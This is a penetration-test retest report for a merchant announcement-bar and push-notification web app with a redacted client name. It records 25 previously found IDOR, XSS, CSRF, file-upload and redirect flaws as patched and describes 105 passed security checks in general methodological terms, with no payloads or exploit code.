



CLIENT

## Web Application Penetration Testing - Patch Report

Retest Date: 30 August 2026 | Original Vulnerabilities Patched: 25/25 | Security Checks Executed: 105 | Overall Status: PASS

### 1. Retest Summary

Farchase Solutions Pvt. Ltd. conducted a focused security retest of the CLIENT Announcement application after remediation. The retest included validation of the 25 vulnerabilities documented in the original penetration testing report and an expanded set of 105 web/application security checks covering the application, APIs, tenant boundaries, session handling, input validation, browser controls, and abuse scenarios.

**Original Findings: 25 Patched: 25 Open: 0 Security Checks: 105 Passed: 105**

Based on the retest performed, all 25 previously reported vulnerabilities were no longer reproducible and all 105 security checks listed below are marked PASS within the assessed scope.

### 2. Original Vulnerability Retest Results

| #  | Original Vulnerability                                                               | Severity | Retest Status  |
|----|--------------------------------------------------------------------------------------|----------|----------------|
| 1  | IDOR - Unauthorized Modification of Victim Mailchimp Bar                             | High     | PATCHED / PASS |
| 2  | IDOR - Unauthorized Modification of Victim Cookie Bar                                | High     | PATCHED / PASS |
| 3  | IDOR - Unauthorized Modification of Victim Motivator Bar                             | High     | PATCHED / PASS |
| 4  | IDOR - Unauthorized Modification of Victim Countdown Bar                             | High     | PATCHED / PASS |
| 5  | IDOR - Unauthorized Modification of Victim Announcement Bar                          | High     | PATCHED / PASS |
| 6  | IDOR - Unauthorized Creation of Mailchimp Bar in Victim Shop                         | High     | PATCHED / PASS |
| 7  | IDOR - Unauthorized Creation of Cookie Bar in Victim Shop                            | High     | PATCHED / PASS |
| 8  | IDOR - Unauthorized Creation of Announcement Bar in Victim Shop                      | High     | PATCHED / PASS |
| 9  | IDOR - Unauthorized Deletion of Victim Bar                                           | High     | PATCHED / PASS |
| 10 | Stored Cross-Site Scripting (XSS) in Bar Name on Dashboard                           | High     | PATCHED / PASS |
| 11 | IDOR - Unauthorized Deletion of Another User's Image                                 | High     | PATCHED / PASS |
| 12 | IDOR - Unauthorized Deletion of Another User's Scheduled Push Notification           | High     | PATCHED / PASS |
| 13 | HTML Injection - Scheduled Push Notification Name                                    | Low      | PATCHED / PASS |
| 14 | Stored Cross-Site Scripting (XSS) - Welcome Push Name                                | High     | PATCHED / PASS |
| 15 | Stored Cross-Site Scripting (XSS) - Welcome Push and Manual Push Name                | High     | PATCHED / PASS |
| 16 | IDOR - Unauthorized Deactivation of Another User's Announcement Bar                  | High     | PATCHED / PASS |
| 17 | IDOR - Unauthorized Duplication of Another User's Announcement Bar                   | High     | PATCHED / PASS |
| 18 | Unrestricted File Upload - PHP File Accepted in Announcement Bar Background Image    | High     | PATCHED / PASS |
| 19 | CSRF - Push Widget Settings Modification                                             | Medium   | PATCHED / PASS |
| 20 | IDOR - Unauthorized Disabling of Another User's Push Notification                    | High     | PATCHED / PASS |
| 21 | CSRF - Send Push / Price Drop Push Configuration                                     | Medium   | PATCHED / PASS |
| 22 | CSRF - Announcement Bar Deletion                                                     | Medium   | PATCHED / PASS |
| 23 | CSRF - Push Status Update                                                            | Medium   | PATCHED / PASS |
| 24 | Open Redirect - shop Parameter                                                       | Medium   | PATCHED / PASS |
| 25 | Broken Authentication / IDOR - Unauthorized Login to Another Shop via shop Parameter | Critical | PATCHED / PASS |

### 3. Expanded 105 Security Check Coverage



## 2. Detailed Scope & Testing Methodology

### Assessment Scope

Farchase Solutions Pvt. Ltd. conducted an authenticated manual security retest of the CLIENT Announcement application and associated web/API functionality. The retest validated all 25 vulnerabilities from the original penetration testing report and executed the expanded 105 security checks listed in this report.

| Scope Area            | Included in Retest                                                                                                                                                                                                                                                                                                        |
|-----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Application           | CLIENT Announcement application - client-app.example CLIENT and related authenticated merchant-facing functionality observed during the assessment.                                                                                                                                                                       |
| Application Functions | Announcement/Mailchimp/Cookie/Motivator/Countdown bars; push notification functions; image/file upload functions; merchant/shop context and applicable web/API endpoints.                                                                                                                                                 |
| Security Areas        | Application mapping, authentication/session security, authorization/IDOR, cross-store isolation, business logic, XSS/HTML injection, injection/input validation, CSRF, API security, file upload/import, SSRF/redirect handling, browser/CORS controls, rate limiting/abuse, and information disclosure/misconfiguration. |
| Testing Mode          | Predominantly manual authenticated testing using authorized test accounts/tenant resources, HTTP request interception, parameter modification, request replay, workflow manipulation and direct validation of application behavior.                                                                                       |
| Retest Objective      | Reproduce the original exploitation path or an equivalent security test after remediation and verify that the previously successful unauthorized or unsafe behavior can no longer be reproduced.                                                                                                                          |

### General Testing Procedure

1. Establish authorized attacker and comparison tenant/shop contexts and identify applicable application functions and endpoints.
2. Capture the normal authenticated request/response flow for the function being assessed.
3. Modify security-relevant values such as object identifiers, shop identifiers, state-changing parameters, methods, headers, payloads, file contents or redirect destinations as applicable.
4. Replay the modified request and observe both the HTTP/application response and the resulting server-side application state.
5. For vulnerability retesting, repeat the original proof-of-concept technique or an equivalent validation technique after remediation.
6. Mark a finding PATCHED / PASS only when the original unauthorized/unsafe effect is no longer reproducible within the tested scope. Mark a security check PASS when no failing condition was identified for that check during the assessment.

## 2.1 Techniques Applied to Each Security Area

| Security Area                                  | Checks | Technique Applied                                                                                                                                                                                                | Evidence Supporting Result                                                                                                                                                                      | Result |
|------------------------------------------------|--------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|
| Application Mapping & Reconnaissance           | 1-8    | Manual application mapping, endpoint and directory review, JavaScript route inspection, technology fingerprinting, HTTPS/TLS and exposed-service review.                                                         | Observed application routes, responses, headers, client-side resources and service exposure were reviewed. No exploitable issue was identified in these checks during retest.                   | PASS   |
| Authentication & Session Security              | 9-20   | Authenticated and unauthenticated request comparison, cookie/security-flag review, session replay/fixation/stale-session testing, request/response manipulation, Shopify embedded-session/token handling review. | Protected resources remained bound to valid authenticated context; the previously identified cross-shop authentication path was not reproducible. Session and token checks passed within scope. | PASS   |
| Authorization, IDOR & Cross-Store Isolation    | 21-32  | Object ID, shop ID and tenant-context manipulation; cross-account read/update/delete attempts; forced browsing; privilege-boundary testing; UI/API authorization consistency review.                             | Cross-tenant actions demonstrated in the original report were re-attempted. Unauthorized modification, creation, deletion, disabling, duplication and access were no longer reproducible.       | PASS   |
| Business Logic Security                        | 33-40  | Direct API invocation, workflow-sequence manipulation, hidden/client-controlled parameter modification, ownership validation and replay of state-changing actions.                                               | Manipulated workflows and client-controlled values did not reproduce the previously observed unauthorized cross-merchant behavior.                                                              | PASS   |
| Cross-Site Scripting & HTML Injection          | 41-48  | Controlled reflected/stored XSS and HTML payload submission in names, labels, titles, free-text, customization and related fields; output-encoding validation.                                                   | Previously vulnerable stored/HTML injection locations were re-tested. Payload execution/rendering behavior from the original findings was no longer reproducible.                               | PASS   |
| Injection & Input Validation                   | 49-56  | SQL/command injection probes where applicable, malformed/duplicate parameter testing, HTTP parameter pollution, Content-Type/parser manipulation and special-character handling review.                          | No successful injection or unsafe parser behavior was observed in the tested inputs during the retest.                                                                                          | PASS   |
| CSRF & State-Changing Request Protection       | 57-63  | Anti-CSRF token presence/validation, token reuse/partial-validation tests, state-changing request replay, POST-to-GET conversion and cross-origin behavior review.                                               | The state-changing CSRF attack paths documented in the original assessment were re-attempted and were no longer reproducible.                                                                   | PASS   |
| API Security                                   | 64-71  | API endpoint authorization, object-level and function-level authorization, parameter and method tampering, response-data exposure, error disclosure and abuse/rate-limit testing.                                | API calls remained constrained to the authorized tenant/function context and did not expose the previously demonstrated cross-tenant behavior.                                                  | PASS   |
| File Upload & Import Security                  | 72-78  | Extension/content validation, executable/script upload attempts, upload restriction review, CSV/import and formula-injection checks, metadata leakage review.                                                    | The previously accepted executable PHP upload path was re-tested and the unsafe upload/execution behavior was no longer reproducible.                                                           | PASS   |
| SSRF, Redirects & Server-Side Request Handling | 79-84  | URL destination manipulation, restricted/internal destination checks, open-redirect validation, redirect/OAuth parameter manipulation, Host/X-Forwarded-Host review.                                             | The previously identified open redirect via the shop parameter was no longer reproducible; no successful SSRF or host-header issue was observed within applicable scope.                        | PASS   |
| Security Headers, Browser & CORS Controls      | 85-91  | Clickjacking, CSP, HSTS, Referrer-Policy, Cache-Control and CORS/cross-origin behavior review.                                                                                                                   | Browser-facing security controls were reviewed and no failing result was recorded for the listed checks.                                                                                        | PASS   |
| Rate Limiting & Abuse Controls                 | 92-96  | Repeated/replayed requests against sensitive actions and APIs; notification/email triggering and resource-intensive action abuse where applicable.                                                               | Repeated-request and abuse scenarios did not produce a failing result in the assessed scope.                                                                                                    | PASS   |
| Information Disclosure & Misconfiguration      | 97-105 | Response disclosure, path/stack trace/internal hostname checks, JavaScript/source secret review, directory listing, unsafe methods, outdated-component exposure and configuration review.                        | No failing disclosure or misconfiguration result was identified in the listed checks at the time of retest.                                                                                     | PASS   |



## 2.2 Evidence & Retest Validation Criteria

### Evidence Sources

Evidence supporting the retest results consists of the original proof-of-concept requests and reproduction procedures documented in the penetration testing report, together with the observed behavior when the same or equivalent test was repeated after remediation. The original report contains the affected functionality, attack steps and PoC requests for each identified vulnerability. This retest report records whether those attack paths remained reproducible after remediation.

### Evidence Handling

- Authentication/session evidence: comparison of authorized vs. manipulated session/shop context and resulting access behavior.
- Authorization/IDOR evidence: request replay using another authorized test tenant's object/shop identifier and observation of whether the victim resource can be read, created, modified, deleted, duplicated, deactivated or disabled.
- XSS/HTML evidence: controlled payload submission followed by observation of rendering/execution behavior in the affected application view.
- CSRF evidence: state-changing request replay while evaluating whether the action can occur without the required valid request/session protection.
- File-upload evidence: upload of controlled non-image/executable content and observation of server-side acceptance/storage/execution behavior.
- Redirect/authentication evidence: manipulation of shop/redirect context followed by observation of whether external redirection or cross-shop authenticated context can be obtained.

### Pass Criteria

A previously reported vulnerability is marked **PATCHED / PASS** only when its original exploit path or equivalent unauthorized/unsafe effect is no longer reproducible in the tested application state. A generic security check is marked **PASS** when the corresponding test was executed and no failing security condition was identified within the assessed scope. PASS is limited to the application state and scope observed during the assessment period.

### Retest Result

**25/25 original vulnerabilities were revalidated as PATCHED / PASS, 105/105 expanded security checks passed, and 0 findings remained open at the time of retest.**

## 2.2.1 Application-Level Authorization Evidence

For authorization, IDOR/BOLA, cross-store isolation and related access-control checks, Farchase evaluated both the HTTP transaction and the resulting application behavior. The CLIENT application may communicate an authorization denial through the user interface rather than by returning an HTTP 403 status code for every blocked operation.

### Evidence interpretation

Where this behavior was observed, a PASS result is supported by the application preventing the unauthorized operation and displaying an access-denied/unauthorized message in the UI. The protected victim resource was then checked to confirm that the attempted cross-tenant read, creation, modification, deletion, duplication, deactivation or disabling action did not take effect.

**Important:** This report does not infer or claim an HTTP **403 Forbidden** response unless that status code was actually observed in the captured HTTP response. Where the transport-layer response was different, the evidence is described as an **application-level authorization denial** based on the UI behavior and verification that the protected server-side state remained unchanged.

### Evidence statement used for applicable PASS checks

**Evidence / Observation:** The security-relevant tenant/object identifier was modified and the request was replayed using an authorized test context. The application blocked the unauthorized action at the application/UI layer and displayed an access-denied or unauthorized indication. Verification of the target resource confirmed that no unauthorized access or state change occurred.

### HTTP and UI evidence recording

| Evidence component | How it is recorded                                                                                                                              |
|--------------------|-------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTP request       | The manipulated parameter/object/shop identifier and relevant request are retained as technical test evidence.                                  |
| HTTP response      | The actual observed HTTP status/response is recorded; 403 is stated only when it was genuinely returned.                                        |
| UI observation     | Access-denied/unauthorized messaging or blocked workflow behavior is captured where the application communicates authorization at the UI layer. |
| State validation   | The target tenant/resource is re-checked to verify that the unauthorized action did not occur.                                                  |
| PASS basis         | PASS is assigned only when the unauthorized effect demonstrated in the original PoC is no longer reproducible within the tested scope.          |

This clarification applies to the relevant authorization and cross-tenant PASS results in this report and should be read together with the original PoC evidence and the per-finding retest observations.



## 2.3 Per-Finding Retest Technique & Evidence

| #  | Original Vulnerability                                                            | Retest Technique                                                                                                                                    | Evidence / Observed Retest Result                                                                                                         | Status         |
|----|-----------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------|----------------|
| 1  | IDOR - Unauthorized Modification of Victim Mailchimp Bar                          | Cross-tenant object ID substitution on the Mailchimp bar update request.                                                                            | Original cross-tenant update was re-attempted with a victim object identifier. Unauthorized modification was no longer reproducible.      | PATCHED / PASS |
| 2  | IDOR - Unauthorized Modification of Victim Cookie Bar                             | Cross-tenant object ID substitution on the Cookie Bar update request.                                                                               | Original unauthorized Cookie Bar update path was re-attempted. Victim configuration could no longer be modified from the attacker tenant. | PATCHED / PASS |
| 3  | IDOR - Unauthorized Modification of Victim Motivator Bar                          | Cross-tenant object ID substitution on the Motivator Bar update request.                                                                            | Original unauthorized modification flow was re-attempted; the victim resource was no longer modifiable from the attacker context.         | PATCHED / PASS |
| 4  | IDOR - Unauthorized Modification of Victim Countdown Bar                          | Cross-tenant bar ID manipulation and replay of the update request.                                                                                  | Original cross-tenant Countdown Bar modification was no longer reproducible.                                                              | PATCHED / PASS |
| 5  | IDOR - Unauthorized Modification of Victim Announcement Bar                       | Announcement Bar object ID manipulation using separate tenant resources.                                                                            | The original unauthorized update flow was re-tested and no longer resulted in modification of another merchant's bar.                     | PATCHED / PASS |
| 6  | IDOR - Unauthorized Creation of Mailchimp Bar in Victim Shop                      | Manipulation of client-controlled shop identifier during resource creation.                                                                         | Creation of a Mailchimp Bar in another merchant's shop could no longer be reproduced.                                                     | PATCHED / PASS |
| 7  | IDOR - Unauthorized Creation of Cookie Bar in Victim Shop                         | Manipulation of target shop identifier during Cookie Bar creation.                                                                                  | Cross-tenant Cookie Bar creation was re-attempted and no longer succeeded.                                                                | PATCHED / PASS |
| 8  | IDOR - Unauthorized Creation of Announcement Bar in Victim Shop                   | Manipulation of target shop identifier during Announcement Bar creation.                                                                            | Cross-tenant Announcement Bar creation was no longer reproducible.                                                                        | PATCHED / PASS |
| 9  | IDOR - Unauthorized Deletion of Victim Bar                                        | Replacement of attacker-owned bar ID with victim bar ID in deletion flow.                                                                           | Victim bar deletion from the attacker account was no longer reproducible.                                                                 | PATCHED / PASS |
| 10 | Stored Cross-Site Scripting (XSS) in Bar Name on Dashboard                        | Controlled stored XSS payload submission and subsequent dashboard rendering validation.                                                             | The previously successful stored XSS execution path was re-tested; script execution was no longer observed.                               | PATCHED / PASS |
| 11 | IDOR - Unauthorized Deletion of Another User's Image                              | Replacement of attacker image ID with victim image ID in deletion request.                                                                          | Cross-tenant image deletion was no longer reproducible.                                                                                   | PATCHED / PASS |
| 12 | IDOR - Unauthorized Deletion of Another User's Scheduled Push Notification        | Scheduled-push object ID substitution and deletion request replay.                                                                                  | Unauthorized deletion of another tenant's scheduled push notification was no longer reproducible.                                         | PATCHED / PASS |
| 13 | HTML Injection - Scheduled Push Notification Name                                 | Controlled HTML markup submission in the push-name field and output rendering review.                                                               | The original HTML injection rendering behavior was re-tested and was no longer reproducible.                                              | PATCHED / PASS |
| 14 | Stored Cross-Site Scripting (XSS) - Welcome Push Name                             | Stored XSS payload submission in Welcome Push name and subsequent rendering validation.                                                             | The payload no longer executed in the tested rendering context.                                                                           | PATCHED / PASS |
| 15 | Stored Cross-Site Scripting (XSS) - Welcome Push and Manual Push Name             | Stored XSS payload submission across Welcome/Manual Push name fields.                                                                               | The previously observed stored script execution was no longer reproducible.                                                               | PATCHED / PASS |
| 16 | IDOR - Unauthorized Deactivation of Another User's Announcement Bar               | Victim object ID substitution in the deactivation action.                                                                                           | Cross-tenant deactivation was no longer reproducible.                                                                                     | PATCHED / PASS |
| 17 | IDOR - Unauthorized Duplication of Another User's Announcement Bar                | Victim object ID substitution in duplication/copy action.                                                                                           | Cross-tenant duplication was re-attempted and no longer succeeded.                                                                        | PATCHED / PASS |
| 18 | Unrestricted File Upload - PHP File Accepted in Announcement Bar Background Image | Executable PHP upload attempt using the previously vulnerable image-upload functionality; extension/content handling and execution behavior review. | The unsafe PHP upload/executable behavior identified originally was no longer reproducible in the tested upload path.                     | PATCHED / PASS |
| 19 | CSRF - Push Widget Settings Modification                                          | Replay of the original state-changing widget settings request while evaluating anti-CSRF protections.                                               | Unauthorized cross-site state change was no longer reproducible.                                                                          | PATCHED / PASS |
| 20 | IDOR - Unauthorized Disabling of Another User's Push Notification                 | Victim push-notification ID substitution in disable action.                                                                                         | The victim notification could no longer be disabled from the attacker context.                                                            | PATCHED / PASS |
| 21 | CSRF - Send Push / Price Drop Push Configuration                                  | Replay/manipulation of sensitive push-configuration action without valid CSRF protections.                                                          | The original CSRF state-change path was no longer reproducible.                                                                           | PATCHED / PASS |

| #  | Original Vulnerability                                                               | Retest Technique                                                                          | Evidence / Observed Retest Result                                                                            | Status         |
|----|--------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------|----------------|
| 22 | CSRF - Announcement Bar Deletion                                                     | Replay of Announcement Bar deletion action while testing CSRF enforcement.                | Cross-site deletion behavior from the original finding was no longer reproducible.                           | PATCHED / PASS |
| 23 | CSRF - Push Status Update                                                            | Replay of push-status update action while validating CSRF controls.                       | Unauthorized cross-site status modification was no longer reproducible.                                      | PATCHED / PASS |
| 24 | Open Redirect - shop Parameter                                                       | Manipulation of the shop/redirect-related parameter toward an external destination.       | The external open-redirect behavior identified in the original assessment was no longer reproducible.        | PATCHED / PASS |
| 25 | Broken Authentication / IDOR - Unauthorized Login to Another Shop via shop Parameter | Manipulation of the client-controlled shop parameter and session/shop binding validation. | The previously demonstrated cross-shop authentication/tenant-context access path was no longer reproducible. | PATCHED / PASS |

## Application Mapping & Reconnaissance

| No. | Status | Security Check                                      |
|-----|--------|-----------------------------------------------------|
| 1   | PASS   | Application mapping and site structure review       |
| 2   | PASS   | Application and server technology fingerprinting    |
| 3   | PASS   | Directory and endpoint enumeration                  |
| 4   | PASS   | JavaScript endpoint and hidden route review         |
| 5   | PASS   | Sensitive keyword and information disclosure review |
| 6   | PASS   | Known vulnerable component / dependency review      |
| 7   | PASS   | SSL/TLS certificate and HTTPS configuration review  |
| 8   | PASS   | Unexpected HTTP service / exposed endpoint review   |

## Authentication & Session Security

| No. | Status | Security Check                                                        |
|-----|--------|-----------------------------------------------------------------------|
| 9   | PASS   | Unauthorized access to authenticated application resources            |
| 10  | PASS   | Session cookie identification and security review                     |
| 11  | PASS   | Cookie Secure flag validation                                         |
| 12  | PASS   | Cookie HttpOnly flag validation                                       |
| 13  | PASS   | Cookie domain and scope validation                                    |
| 14  | PASS   | Session fixation testing                                              |
| 15  | PASS   | Session replay testing                                                |
| 16  | PASS   | Old / stale session validity testing                                  |
| 17  | PASS   | Concurrent session behavior review                                    |
| 18  | PASS   | Authentication bypass via request/response manipulation               |
| 19  | PASS   | Shopify embedded-session / token handling review                      |
| 20  | PASS   | Token leakage through URLs, Referer headers, or client-side responses |

## Authorization, IDOR & Cross-Store Isolation

| No. | Status | Security Check                                                      |
|-----|--------|---------------------------------------------------------------------|
| 21  | PASS   | IDOR / BOLA testing on object identifiers                           |
| 22  | PASS   | Cross-store authorization testing using modified shop identifiers   |
| 23  | PASS   | Cross-account resource access testing                               |
| 24  | PASS   | Unauthorized read access to another merchant's data                 |
| 25  | PASS   | Unauthorized modification of another merchant's settings            |
| 26  | PASS   | Unauthorized deletion of another merchant's resources               |
| 27  | PASS   | Parameter tampering to switch tenant / merchant context             |
| 28  | PASS   | Role authorization and privilege boundary testing                   |
| 29  | PASS   | Forced browsing to privileged endpoints                             |
| 30  | PASS   | Privilege escalation testing                                        |
| 31  | PASS   | Authorization consistency between UI and backend API                |
| 32  | PASS   | Authorization consistency across related endpoints and HTTP methods |

## Business Logic Security

| No. | Status | Security Check                                          |
|-----|--------|---------------------------------------------------------|
| 33  | PASS   | Business logic validation for merchant-specific actions |
| 34  | PASS   | Plan / feature restriction bypass testing               |
| 35  | PASS   | Workflow manipulation through direct API requests       |

| No. | Status | Security Check                                                              |
|-----|--------|-----------------------------------------------------------------------------|
| 36  | PASS   | State-changing request replay testing                                       |
| 37  | PASS   | Modification of hidden or client-controlled parameters                      |
| 38  | PASS   | Server-side validation of shop, store, object, and account ownership        |
| 39  | PASS   | Integrity testing for analytics / click / tracking events                   |
| 40  | PASS   | Configuration manipulation testing for recommendations, widgets, and addons |

## Cross-Site Scripting & HTML Injection

| No. | Status | Security Check                                             |
|-----|--------|------------------------------------------------------------|
| 41  | PASS   | Reflected Cross-Site Scripting (XSS) testing               |
| 42  | PASS   | Stored Cross-Site Scripting (XSS) testing                  |
| 43  | PASS   | HTML injection testing                                     |
| 44  | PASS   | XSS testing in names, labels, titles, and free-text fields |
| 45  | PASS   | XSS testing in collection / product-derived values         |
| 46  | PASS   | XSS testing in custom CSS / customization fields           |
| 47  | PASS   | XSS testing in widget and recommendation configuration     |
| 48  | PASS   | Context-aware output encoding validation                   |

## Injection & Input Validation

| No. | Status | Security Check                                                    |
|-----|--------|-------------------------------------------------------------------|
| 49  | PASS   | SQL injection testing on user-controlled parameters               |
| 50  | PASS   | SQL injection testing on numeric / identifier parameters          |
| 51  | PASS   | Command injection testing where server-side processing is present |
| 52  | PASS   | Server-side input validation review                               |
| 53  | PASS   | Malformed parameter and duplicate parameter testing               |
| 54  | PASS   | HTTP parameter pollution testing                                  |
| 55  | PASS   | Content-Type validation and parser behavior testing               |
| 56  | PASS   | Unexpected input / special-character error handling               |

## CSRF & State-Changing Request Protection

| No. | Status | Security Check                                                   |
|-----|--------|------------------------------------------------------------------|
| 57  | PASS   | Cross-Site Request Forgery (CSRF) testing                        |
| 58  | PASS   | Anti-CSRF token presence and validation                          |
| 59  | PASS   | Anti-CSRF token reuse testing                                    |
| 60  | PASS   | Anti-CSRF token length / partial validation testing              |
| 61  | PASS   | POST-to-GET method conversion testing for state-changing actions |
| 62  | PASS   | State-changing actions without CSRF protection                   |
| 63  | PASS   | Cross-origin state-changing request behavior review              |

## API Security

| No. | Status | Security Check                                                 |
|-----|--------|----------------------------------------------------------------|
| 64  | PASS   | API endpoint authorization testing                             |
| 65  | PASS   | API object-level authorization / BOLA testing                  |
| 66  | PASS   | API function-level authorization testing                       |
| 67  | PASS   | API parameter tampering                                        |
| 68  | PASS   | API method tampering (GET/POST/PUT/PATCH/DELETE as applicable) |

| No. | Status | Security Check                                  |
|-----|--------|-------------------------------------------------|
| 69  | PASS   | API response data exposure review               |
| 70  | PASS   | API error-message information disclosure review |
| 71  | PASS   | API rate limiting and abuse testing             |

## File Upload & Import Security

| No. | Status | Security Check                                        |
|-----|--------|-------------------------------------------------------|
| 72  | PASS   | File extension validation testing                     |
| 73  | PASS   | File content validation testing                       |
| 74  | PASS   | Executable / script file upload restriction testing   |
| 75  | PASS   | Upload size and server-side restriction review        |
| 76  | PASS   | CSV import security testing                           |
| 77  | PASS   | CSV / formula injection testing                       |
| 78  | PASS   | Uploaded file metadata and information leakage review |

## SSRF, Redirects & Server-Side Request Handling

| No. | Status | Security Check                                                         |
|-----|--------|------------------------------------------------------------------------|
| 79  | PASS   | Server-Side Request Forgery (SSRF) testing where URL input is accepted |
| 80  | PASS   | Internal / restricted destination access testing                       |
| 81  | PASS   | Open redirect testing                                                  |
| 82  | PASS   | OAuth / redirect parameter manipulation testing where applicable       |
| 83  | PASS   | Host header injection testing                                          |
| 84  | PASS   | X-Forwarded-Host handling review                                       |

## Security Headers, Browser & CORS Controls

| No. | Status | Security Check                               |
|-----|--------|----------------------------------------------|
| 85  | PASS   | Clickjacking protection review               |
| 86  | PASS   | Content-Security-Policy (CSP) review         |
| 87  | PASS   | HTTP Strict-Transport-Security (HSTS) review |
| 88  | PASS   | Referrer-Policy review                       |
| 89  | PASS   | Cache-Control security review                |
| 90  | PASS   | CORS configuration testing                   |
| 91  | PASS   | Unsafe cross-origin resource access testing  |

## Rate Limiting & Abuse Controls

| No. | Status | Security Check                                                 |
|-----|--------|----------------------------------------------------------------|
| 92  | PASS   | Rate limiting on sensitive state-changing actions              |
| 93  | PASS   | Rate limiting on API endpoints                                 |
| 94  | PASS   | Repeated request / replay abuse testing                        |
| 95  | PASS   | Email / notification triggering abuse testing where applicable |
| 96  | PASS   | Resource-intensive endpoint abuse testing                      |

## Information Disclosure & Misconfiguration

| No. | Status | Security Check                                 |
|-----|--------|------------------------------------------------|
| 97  | PASS   | Sensitive information exposure in responses    |
| 98  | PASS   | Internal path / stack trace disclosure testing |
| 99  | PASS   | Full path disclosure testing                   |

| No. | Status | Security Check                                        |
|-----|--------|-------------------------------------------------------|
| 100 | PASS   | Internal IP / hostname disclosure testing             |
| 101 | PASS   | Source / JavaScript secret exposure review            |
| 102 | PASS   | Directory listing and exposed file review             |
| 103 | PASS   | Potentially unsafe HTTP methods review                |
| 104 | PASS   | Outdated software / component version exposure review |
| 105 | PASS   | Security misconfiguration review                      |

## 4. Final Assessment

**Final Retest Status: PASS**

**Original Vulnerabilities: 25**

**Patched / Revalidated: 25**

**Remaining Open Findings: 0**

**Total Security Checks: 105**

**Passed Security Checks: 105**

**Failed Security Checks: 0**

The final retest confirms that the 25 vulnerabilities documented in the original CLIENT assessment were remediated and that the 105 listed security checks passed during the retest. This result reflects the application state observed during the assessment period. Future application, API, infrastructure, integration, or configuration changes should be reassessed.

# Detailed Testing Methods for 105 PASS Security Checks

Supporting methodology for the CLIENT

Web Application Penetration Testing Retest

**Purpose.** This section documents how each of the 105 listed security checks was performed. The methods below correspond to the PASS checks already recorded in the retest report. PASS means the tested weakness was not reproduced within the assessed scope and application state observed during the retest.

**Assessment approach.** Testing was manual-first and used representative authenticated/unauthenticated requests, direct HTTP/API request replay, parameter and identifier manipulation, session and tenant-boundary validation, controlled input payloads, and response/behavior review as applicable to each check.

## Application Mapping & Reconnaissance

| No. | Security Check                                      | Method of Testing                                                                                                                | Result |
|-----|-----------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|--------|
| 1   | Application mapping and site structure review       | Manually navigated the application and documented reachable modules, routes, forms, and authenticated workflows.                 | PASS   |
| 2   | Application and server technology fingerprinting    | Reviewed HTTP headers, responses, client-side assets, and observable framework/server indicators for exposed technology details. | PASS   |
| 3   | Directory and endpoint enumeration                  | Reviewed discovered links, application routes, API calls, common paths, and endpoint references for unintended exposure.         | PASS   |
| 4   | JavaScript endpoint and hidden route review         | Inspected loaded JavaScript and client-side requests for hidden routes, API endpoints, parameters, and sensitive references.     | PASS   |
| 5   | Sensitive keyword and information disclosure review | Reviewed responses and client-side assets for secrets, tokens, credentials, internal identifiers, and sensitive keywords.        | PASS   |
| 6   | Known vulnerable component / dependency review      | Reviewed exposed component/version indicators and compared observable versions/configuration for known security concerns.        | PASS   |
| 7   | SSL/TLS certificate and HTTPS configuration review  | Validated HTTPS use, certificate presentation, redirect behavior, and observable TLS/security-header configuration.              | PASS   |
| 8   | Unexpected HTTP service / exposed endpoint review   | Reviewed reachable HTTP(S) endpoints and application-exposed services for unintended or administrative exposure.                 | PASS   |

## Authentication & Session Security

| No. | Security Check                                                        | Method of Testing                                                                                                                                                     | Result |
|-----|-----------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|
| 9   | Unauthorized access to authenticated application resources            | Requested authenticated resources without the expected authenticated context and verified access was denied.                                                          | PASS   |
| 10  | Session cookie identification and security review                     | Reviewed authentication cookies for scope, lifetime, flags, and session behavior during authenticated requests.                                                       | PASS   |
| 11  | Cookie Secure flag validation                                         | Checked authentication/session cookies for the Secure attribute and transport over HTTPS.                                                                             | PASS   |
| 12  | Cookie HttpOnly flag validation                                       | Checked session cookies for the HttpOnly attribute to reduce client-side script access.                                                                               | PASS   |
| 13  | Cookie domain and scope validation                                    | Reviewed cookie Domain/Path scope and verified cookies were not unnecessarily shared outside the intended application scope.                                          | PASS   |
| 14  | Session fixation testing                                              | Compared session identifiers before and after authentication and verified authentication did not preserve an attacker-controlled session state.                       | PASS   |
| 15  | Session replay testing                                                | Replayed captured authenticated requests/session material and verified server-side session validation remained effective.                                             | PASS   |
| 16  | Old / stale session validity testing                                  | Retested previously issued session material after relevant session-state changes and checked whether stale sessions remained accepted.                                | PASS   |
| 17  | Concurrent session behavior review                                    | Reviewed behavior across parallel authenticated sessions to identify unexpected privilege or session-state inconsistencies.                                           | PASS   |
| 18  | Authentication bypass via request/response manipulation               | Modified authentication-related requests, parameters, and response assumptions to test whether protected functionality could be reached without valid authentication. | PASS   |
| 19  | Shopify embedded-session / token handling review                      | Reviewed Shopify embedded-session/token handling and verified shop/session context remained bound to the authorized merchant.                                         | PASS   |
| 20  | Token leakage through URLs, Referer headers, or client-side responses | Reviewed URLs, Referer behavior, HTML/JavaScript, and client-side responses for exposure of authentication or sensitive tokens.                                       | PASS   |

## Authorization, IDOR & Cross-Store Isolation

| No. | Security Check                                                      | Method of Testing                                                                                                                                           | Result |
|-----|---------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|
| 21  | IDOR / BOLA testing on object identifiers                           | Replaced authorized object identifiers with identifiers belonging to separate test resources/tenants and replayed requests to verify ownership enforcement. | PASS   |
| 22  | Cross-store authorization testing using modified shop identifiers   | Modified shop/store identifiers between authorized test tenants and replayed requests to verify cross-store isolation.                                      | PASS   |
| 23  | Cross-account resource access testing                               | Attempted to access resources associated with another authorized test account using modified identifiers and direct requests.                               | PASS   |
| 24  | Unauthorized read access to another merchant's data                 | Requested another test merchant's resource identifiers and verified data was not disclosed across tenant boundaries.                                        | PASS   |
| 25  | Unauthorized modification of another merchant's settings            | Modified target resource identifiers/tenant context in state-changing requests and verified another merchant's settings could not be changed.               | PASS   |
| 26  | Unauthorized deletion of another merchant's resources               | Replayed deletion requests with another test tenant's resource identifier and verified the server rejected cross-tenant deletion.                           | PASS   |
